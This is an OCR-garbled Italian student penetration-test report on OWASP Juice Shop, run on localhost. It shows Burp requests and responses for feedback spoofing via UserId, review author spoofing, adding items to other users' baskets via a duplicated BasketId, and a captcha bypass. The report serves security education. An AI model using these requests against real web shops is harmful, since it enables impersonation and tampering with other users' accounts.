Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; continueCode=YzNw7J9pM2ky8bg5d8BtbcIzfHyRukahy3IYMtk0hj70RoeZ4nLmWrVX
Connection: keep-alive
{
  "captchaId":0,
  "captcha": "-1",
  "comment": "Dolorem qui provident qui fugiat tempora veniam tempor
  nostrud ex error (anonymous)",
  "rating":0
}
```

E questa è stata la risposta:

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/12
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 254
10 ETag: W/"fe-ImWuEbKm6B9lwV3CZdgInQgH+ao"
11 Vary: Accept-Encoding
12 Date: Wed, 10 Jul 2024 16:00:38 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
    "status": "success",
    "data": {
        "id": 12,
        "comment": "Dolorem qui provident qui fugiat tempora veniam temp
is nostrud ex error (anonymous)",
        "rating": 0,
        "updatedAt": "2024-07-10T16:00:38.340Z",
        "createdAt": "2024-07-10T16:00:38.340Z",
        "UserId": null
    }
}

```

Vediamo nella risposta un **UserId** impostato a null, abbiamo provato a cambiare la richiesta nuovamente aggiungendo il campo inserendo un id diverso:

```

Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookie
language=en; continueCode=
YzNw7J9pM2ky8bg5d8BtbclfzHyRuKahy3IYMtkohj7C
Connection: keep-alive

```

```
{
    "UserId": 3,
    "captchaId": 0,
    "captcha": "-1",
    "comment": "Dolorem qui provident qui fugiat tempora
nostrud ex error (anonymous)",
    "rating": 0
}
```

Response


Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/13
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 251
10 ETag: W/"fb-wggsgMdT4Yxw+MeZeQ2kz06FK/Q"
11 Vary: Accept-Encoding
12 Date: Wed, 10 Jul 2024 16:02:23 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
    "status": "success",
    "data": {
        "id": 13,
        "UserId": 3,
        "comment": "Dolorem qui provident qui fugiat tempora veniam tempor
is nostrud ex error (anonymous)",
        "rating": 0,
        "updatedAt": "2024-07-10T16:02:23.783Z",
        "createdAt": "2024-07-10T16:02:23.783Z"
    }
}


```

La richiesta è andata a buon fine e sembra che sia cambiato anche lo UserId visto che in precedenza era a null e adesso a 3, abbiamo mandato la richiesta al browser per vedere se la vedavamo nella pagina, per vedere il feedback ci siamo recati alla pagina “/administration”:



2 Dolorem qui provident qui fugiat tempora veniam
tempora repellendus Quis nostrud ex error...

A quanto pare per la logica dell'applicazione l'id che abbiamo messo (3) in realtà si riferisce all'utente 2 ma comunque siamo riusciti da utenti estranei a inserire un feedback spacciandoci per un utente qualsiasi e siamo riusciti anche a inserire il feedback con 0 stelle anche se dall'interfaccia web non era possibile.



Recensioni di prodotti spacciandosi per altri utenti:

È possibile scrivere recensioni spacciandosi per altri utenti, cliccando sulla scheda di un prodotto qualsiasi si poteva scrivere una recensione:

Abbiamo inserito qualcosa nella sezione review e utilizzando burp l'abbiamo intercettata:

Ecco la richiesta, per capire come scriverla l'abbiamo mandata al repeater in modo da fare diverse prove:

```
PUT /rest/products/42/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 59
sec-ch-ua: "Not/A Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNjlkZjE4yjUwMCIsInJvbGUiOiJhZGlpbiIlcg9lcGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOIjoIiwiiaXN6IjiwMjQtMDctMTAgMTQ6NTk6NTYuMTgjICswMDowMCIsImRlbGV0ZWRBdCI6bn\7NabwU2rFSY6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUh407WQTHi[User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6482.125 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismi
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNjlkZjE4yjUwMCIsInJvbGUiOiJhZGlpbiIlcg9lcGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOIjoIiwiiaXN6IjiwMjQtMDctMTAgMTQ6NTk6NTYuMTgjICswMDowMCIsImRlbGV0ZWRBdCI6bn\7NabwU2rFSY6MF5XGCPe62F9athK9yvdhTYUjFKrcY-muSJiAYmiUh407WQTHi[Connection: keep-alive
{
  "message": "Prova recensione",
  "author": "admin@juice-sh.op"
}
```

Ecco la richiesta, per capire come scriverla l'abbiamo mandata al repeater in modo da fare diverse prove:


Request

```
Pretty Raw Hex
1 JpZCI6MSwidXNLcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNLLXNoLm9wiIwicGFzc3dvc
2 mQiOiiwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNjlkZjE4jUwMCIsInJvbGUoiJhZGipbiIsImRL
3 bHV4ZVRva2VuIjoiIiwbGFzdExvZ2lusXaiOiiLCJwcm9maWxlSw1hZ2UiOijhc3NldHMvCH
4 ibGjl2ltYWdIcy91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmcilCJ0b3RwU2jcmVOijoIiwiAx
5 NBY3RpdmUiOnRydWUsImNyZwFOZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowM
6 CiSInVwZGFOZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGVOZWRB
7 dC16bnVsboH0sImlhcdI6MTcyMDYyMzkxNxo.weA1065wH7-FzZNHBimBfp3tSwld2LUKfbx4VL
8 iktL93rTJY6ELmV-N20Jzwj27NabwU2rFSY6MF5XGCPe62F9athK9yvdhTYujFKrcY-muSJiAYm
9 iUhb407WQTHiDxnS4krD3Mqo9ySTo8sbrLPoZn3Ehg-Z32QWEEXKINFAA
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
12 Content-Type: application/json
13 Accept: application/json, text/plain, */*
14 sec-ch-ua-platform: "Linux"
15 Origin: http://localhost:3000
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: http://localhost:3000/
20 Accept-Encoding: gzip, deflate, br
21 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss;
language=en; continueCode=
YzNw7J9pM2ky8bg5d8BtbclzfHyRuKahy3IYMtk0hj70RoeZ4nLmWrVxVQ31; token=
eyJ0exAxOiiJKV1q1LCJhbGciOiJSUzI1Nj9.eyJzdGF0dXMiOiJzdWnjZXNzIwiZGFOySt6ey
JpZCI6MSwidXNLcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNLLXNoLm9wiIwicGFzc3dvc
22 mQiOiiwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNjlkZjE4jUwMCIsInJvbGUoiJhZGipbiIsImRL
23 bHV4ZVRva2VuIjoiIiwbGFzdExvZ2lusXaiOiiLCJwcm9maWxlSw1hZ2UiOijhc3NldHMvCH
24 ibGjl2ltYWdIcy91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmcilCJ0b3RwU2jcmVOijoIiwiAx
25 NBY3RpdmUiOnRydWUsImNyZwFOZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowM
26 CiSInVwZGFOZWRBdCI6IjIwMjQtMDctMTAgMTQ6NTk6NTYuMTg1ICswMDowMCIsImRlbGVOZWRB
27 dC16bnVsboH0sImlhcdI6MTcyMDYyMzkxNxo.weA1065wH7-FzZNHBimBfp3tSwld2LUKfbx4VL
28 iktL93rTJY6ELmV-N20Jzwj27NabwU2rFSY6MF5XGCPe62F9athK9yvdhTYujFKrcY-muSJiAYm
29 iUhb407WQTHiDxnS4krD3Mqo9ySTo8sbrLPoZn3Ehg-Z32QWEEXKINFAA
30 Connection: keep-alive
31 {
32   "message": "Prova recensione",
33   "author": "qualcun'altro@juice-sh.op"
34 }
```

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 201 Created			
2 Access-Control-Allow-Origin: *			
3 X-Content-Type-Options: nosniff			
4 X-Frame-Options: SAMEORIGIN			
5 Feature-Policy: payment 'self'			
6 X-Recruiting: #/jobs			
7 Content-Type: application/json; charset=u			
8 Content-Length: 20			
9 ETag: W/"14-Y53wuE/mmbSikKcT/WualL1N65U"			
10 Vary: Accept-Encoding			
11 Date: Thu, 11 Jul 2024 07:02:40 GMT			
12 Connection: keep-alive			
13 Keep-Alive: timeout=5			
14 {			
15 "status": "success"			
}			

Sembra che sia andata a buon fine, l'abbiamo mandata quindi al browser per vedere il risultato:



Ed è andata correttamente.

Aggiungere prodotti ai carrelli di altri utenti:

È possibile aggiungere prodotti a carrelli di altri utenti utilizzando un utente qualsiasi, per prima cosa per capire come fare abbiamo controllato come funziona l'aggiunta del prodotto al basket:

	Pretty	Raw	Hex
1	GET /rest/basket/1 HTTP/1.1		
2	Host: localhost:3000		
3	sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"		
4	Accept: application/json, text/plain, */*		
5	Accept-Language: en-US		
6	sec-ch-ua-mobile: ?0		
7	Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3wZGFOZWRBdC16IjIwMjQtMDctMTYgMTQ6NDM6NTkuNTUzICswMDowMCttKiw5zK-edlhpssrae_CBlcYL2LNT7KSBRdJyqC1dMuKu-w1FUbtpRY		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6450.128 Safari/537.36		
9	sec-ch-ua-platform: "Linux"		
10	Sec-Fetch-Site: same-origin		
11	Sec-Fetch-Mode: cors		
12	Sec-Fetch-Dest: empty		
13	Referer: http://localhost:3000/		
14	Accept-Encoding: gzip, deflate, br		
15	Cookie: welcomebanner_status=dismiss; cookieconsent_stoken=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3wZGFOZWRBdC16IjIwMjQtMDctMTYgMTQ6NDM6NTkuNTUzICswMDowMCttKiw5zK-edlhpssrae_CBlcYL2LNT7KSBRdJyqC1dMuKu-w1FUbtpRY		
16	If-None-Match: W/"707-MpsJFAzr3zVe1HK2iyrtBpvyoEw"		
17	Connection: keep-alive		
18			
19			

Viene richiamato prima il carrello (1 che è quello dell'utente admin che sto usando) e successivamente viene aggiunto

	Pretty	Raw	Hex
1	POST /api/BasketItems/ HTTP/1.1		
2	Host: localhost:3000		
3	Content-Length: 43		
4	sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"		
5	Accept-Language: en-US		
6	sec-ch-ua-mobile: ?0		
7	Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3wZGFOZWRBdC16IjIwMjQtMDctMTYgMTQ6NDM6NTkuNTUzICswMDowMCttKiw5zK-edlhpssrae_CBlcYL2LNT7KSBRdJyqC1dMuKu-w1FUbtpRY		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6450.128 Safari/537.36		
9	Content-Type: application/json		
10	Accept: application/json, text/plain, */*		
11	sec-ch-ua-platform: "Linux"		
12	Origin: http://localhost:3000		
13	Sec-Fetch-Site: same-origin		
14	Sec-Fetch-Mode: cors		
15	Sec-Fetch-Dest: empty		
16	Referer: http://localhost:3000/		
17	Accept-Encoding: gzip, deflate, br		
18	Cookie: welcomebanner_status=dismiss; cooki token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFodXMiOiJzdWwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3wZGFOZWRBdC16IjIwMjQtMDctMTYgMTQ6NDM6NTkuNTUzICswMDowMCttKiw5zK-edlhpssrae_CBlcYL2LNT7KSBRdJyqC1dMuKu-w1FUbtpRY		
19	Connection: keep-alive		
20	{		
21	"ProductId":6, "BasketId":"1", "quantity":1		

Questa è la richiesta che si occupa di aggiungere il prodotto al basket indicato, abbiamo provato a mandare la richiesta cambiando l'id tramite il basketId:

	Pretty	Raw	Hex	Render
1	mQ1O1IwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUoIjhZGlpbiIsImRl bHV4ZVRva2VuIjoiiwiBGFzdExvZzuSXa1Oj1bmRlZmluZwQ1LCJwcm9maWx1Sw1hZ2UiOjJ hc3NldHMvchVibGljL2tYwdlcg91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmcilCJ0b3RwU2Vjcm VOIjoiIiwaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6MjI6NDEuM zcyICswMDowMCIsInwZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6MjI6NDEuM ImRlbGV0ZWRBdCI6bnVsbHosImlhdc16MtcyMTEOMTA40HO.wx2ZBqP13skpyay9EAike_xaCYT v0-Nxbw5gBfwUgRrdG07EcSBttkiw5zK-edlhpssrae_CBLcYL2LN7KSBRdJyqCldMuKu-w1Fub tpRY2835mu10Nab3RoX6PB7PzxPl4uvvYTzutctuIO105mf-TLc6H0ofO11Hoas_JLSA	1	HTTP/1.1 401 Unauthorized	
2	Access-Control-Allow-Origin: *	2	X-Content-Type-Options: nosniff	
3	X-Frame-Options: SAMEORIGIN	3	Feature-Policy: payment 'self'	
4	X-Recuriting: /#/jobs	4	Content-Type: text/html; charset=ut	
5	Content-Length: 30	5	ETag: W/"1e-Civ7sdKmdsocUgNsjk+	
6	Vary: Accept-Encoding	6	Date: Tue, 16 Jul 2024 15:05:17	
7	Connection: keep-alive	7	Keep-Alive: timeout=5	
8		8		
9		9		
10		10		
11		11		
12		12		
13		13		
14		14		
15		15	{'error': 'Invalid BasketId'}	

Ci dice che è sbagliato l'id del basket, allora dopo svariati tentativi abbiamo provato questo:

Aggiungendo 2 volte il campo basketId e cambiandone il valore è possibile quindi aggiungere prodotti ad un basket di un'altro utente.

	Request	Response	
1	Pretty	Pretty	
2	Raw	Raw	
3	Hex	Hex	
4		Render	
5	bHV4ZVRva2VuIjoiiwiBGFzdExvZzuSXa1Oj1bmRlZmluZwQ1LCJwcm9maWx1Sw1hZ2UiOjJ hc3NldHMvchVibGljL2tYwdlcg91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmcilCJ0b3RwU2Vjcm VOIjoiIiwaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6MjI6NDEuM zcyICswMDowMCIsInwZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6MjI6NDEuM ImRlbGV0ZWRBdCI6bnVsbHosImlhdc16MtcyMTEOMTA40HO.wx2ZBqP13skpyay9EAike_xaCYT v0-Nxbw5gBfwUgRrdG07EcSBttkiw5zK-edlhpssrae_CBLcYL2LN7KSBRdJyqCldMuKu-w1Fub tpRY2835mu10Nab3RoX6PB7PzxPl4uvvYTzutctuIO105mf-TLc6H0ofO11Hoas_JLSA	1	HTTP/1.1 200 OK
6	Accept-Control-Allow-Origin: *	2	X-Content-Type-Options: nosniff
7	X-Frame-Options: SAMEORIGIN	3	Feature-Policy: payment 'self'
8	X-Recuriting: /#/jobs	4	Content-Type: application/json; charset=ut
9	Content-Length: 158	5	ETag: W/"9e-e330rRCq23Bo0rYrWF6DNJuEzQE"
10	Vary: Accept-Encoding	6	Date: Tue, 16 Jul 2024 15:07:04 GMT
11	Connection: keep-alive	7	Keep-Alive: timeout=5
12		8	
13		9	
14		10	
15		11	
16		12	
17		13	
18		14	
19		15	
20			
21			

```

Request
Pretty Raw Hex
1 bHV4ZVRva2VuIjoiiwiBGFzdExvZzuSXa1Oj1bmRlZmluZwQ1LCJwcm9maWx1Sw1hZ2UiOjJ
2 hc3NldHMvchVibGljL2tYwdlcg91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmcilCJ0b3RwU2Vjcm
3 VOIjoiIiwaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6MjI6NDEuM
4 zcyICswMDowMCIsInwZGF0ZWRBdCI6IjIwMjQtMDctMTYgMTQ6MjI6NDEuM
5 ImRlbGV0ZWRBdCI6bnVsbHosImlhdc16MtcyMTEOMTA40HO.wx2ZBqP13skpyay9EAike_xaCYT
6 v0-Nxbw5gBfwUgRrdG07EcSBttkiw5zK-edlhpssrae_CBLcYL2LN7KSBRdJyqCldMuKu-w1Fub
7 tpRY2835mu10Nab3RoX6PB7PzxPl4uvvYTzutctuIO105mf-TLc6H0ofO11Hoas_JLSA
8
9 Connection: keep-alive
10
11 {
12   "ProductId":6,
13   "BasketId":"3",
14   "quantity":1
15 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recuriting: /#/jobs
7 Content-Type: application/json; charset=ut
8 Content-Length: 158
9 ETag: W/"9e-e330rRCq23Bo0rYrWF6DNJuEzQE"
10 Vary: Accept-Encoding
11 Date: Tue, 16 Jul 2024 15:07:04 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "status":"success",
17   "data":{
18     "id":12,
19     "ProductId":30,
20     "BasketId":"2",
21     "quantity":1,
22     "updatedat":"2024-07-16T15:07:03.977Z"
23     "createdat":"2024-07-16T15:07:03.977Z"
24   }
25 }



```

Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

Broken anti automation

Nella web app oggetto del PT è possibile bypassare il meccanismo captcha presente all'url <http://localhost:3000/#/contact>.



L'applicazione offre infatti ai propri clienti la possibilità di rilasciare un feedback. Per evitare l'automazione dei feedback negativi viene applicato un captcha da risolvere, consistente nella risoluzione di una semplice operazione matematica.

Abbiamo quindi la richiesta http col captcha risolto.

Request

Pretty Raw Hex

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 88
4 sec-ch-ua: "Chromium";v="123", "Not-A-Brand";v="8"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwicGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCjlwFpbC16fmbkbwLuQg1awNLXN0Lm9iIwicGFzc3vcmQ1oiIwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCisInJvbGUoIjhZGipbiIsImRlbHV4ZVRva2VuIjoiiwiibGFzdxvZ2lusXAIoIiLCJwcm9maWxlSwlhZzU0iJhc3NldHMvchVibGjL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOIjoiiwiiaXNBY3RpdmUionRydWs1mNyZwFOZWRBdC16jIwMjQMDctMjUgMDc6NDI6MDcuNDC21CswMDowMCIsInVwZGFOZWRBdC16jIwMjQMDctMjUgMfghJKXHZJgm-xbcjyol-9c98HjwL0nWysrb3sGAA_QJ6A1SCLQD0hr1DmbZLocMJB3vBTneMPz223CJFe7vr3OpV3VpQ9sj2FaBPholXIYDNy_p097S9IVfPPCb98UzfSxCIxWk6jCrPqyZVaMTbcul8HTeOpI
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.161 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwicGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCjlwFpbC16fmbkbwLuQg1awNLXN0Lm9iIwicGFzc3vcmQ1oiIwMTkyMDIzYTDiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCisInJvbGUoIjhZGipbiIsImRlbHV4ZVRva2VuIjoiiwiibGFzdxvZ2lusXAIoIiLCJwcm9maWxlSwlhZzU0iJhc3NldHMvchVibGjL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbis5wbmcilCJ0b3RwU2VjcmVOIjoiiwiiaXNBY3RpdmUionRydWs1mNyZwFOZWRBdC16jIwMjQMDctMjUgMDc6NDI6MDcuNDC21CswMDowMCIsInVwZGFOZWRBdC16jIwMjQMDctMjUgMfghJKXHZJgm-xbcjyol-9c98HjwL0nWysrb3sGAA_QJ6A1SCLQD0hr1DmbZLocMJB3vBTneMPz223CJFe7vr3OpV3VpQ9sj2FaBPholXIYDNy_p097S9IVfPPCb98UzfSxCIxWk6jCrPqyZVaMTbcul8HTeOpI
19 Connection: close
20
21 {
    "UserId":1,
    "captchaId":1,
    "captcha":"8",
    "comment":"test (**in@juice-sh.op)",
    "rating":1
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/9
8 Content-Type: application/json; charset=utf-8
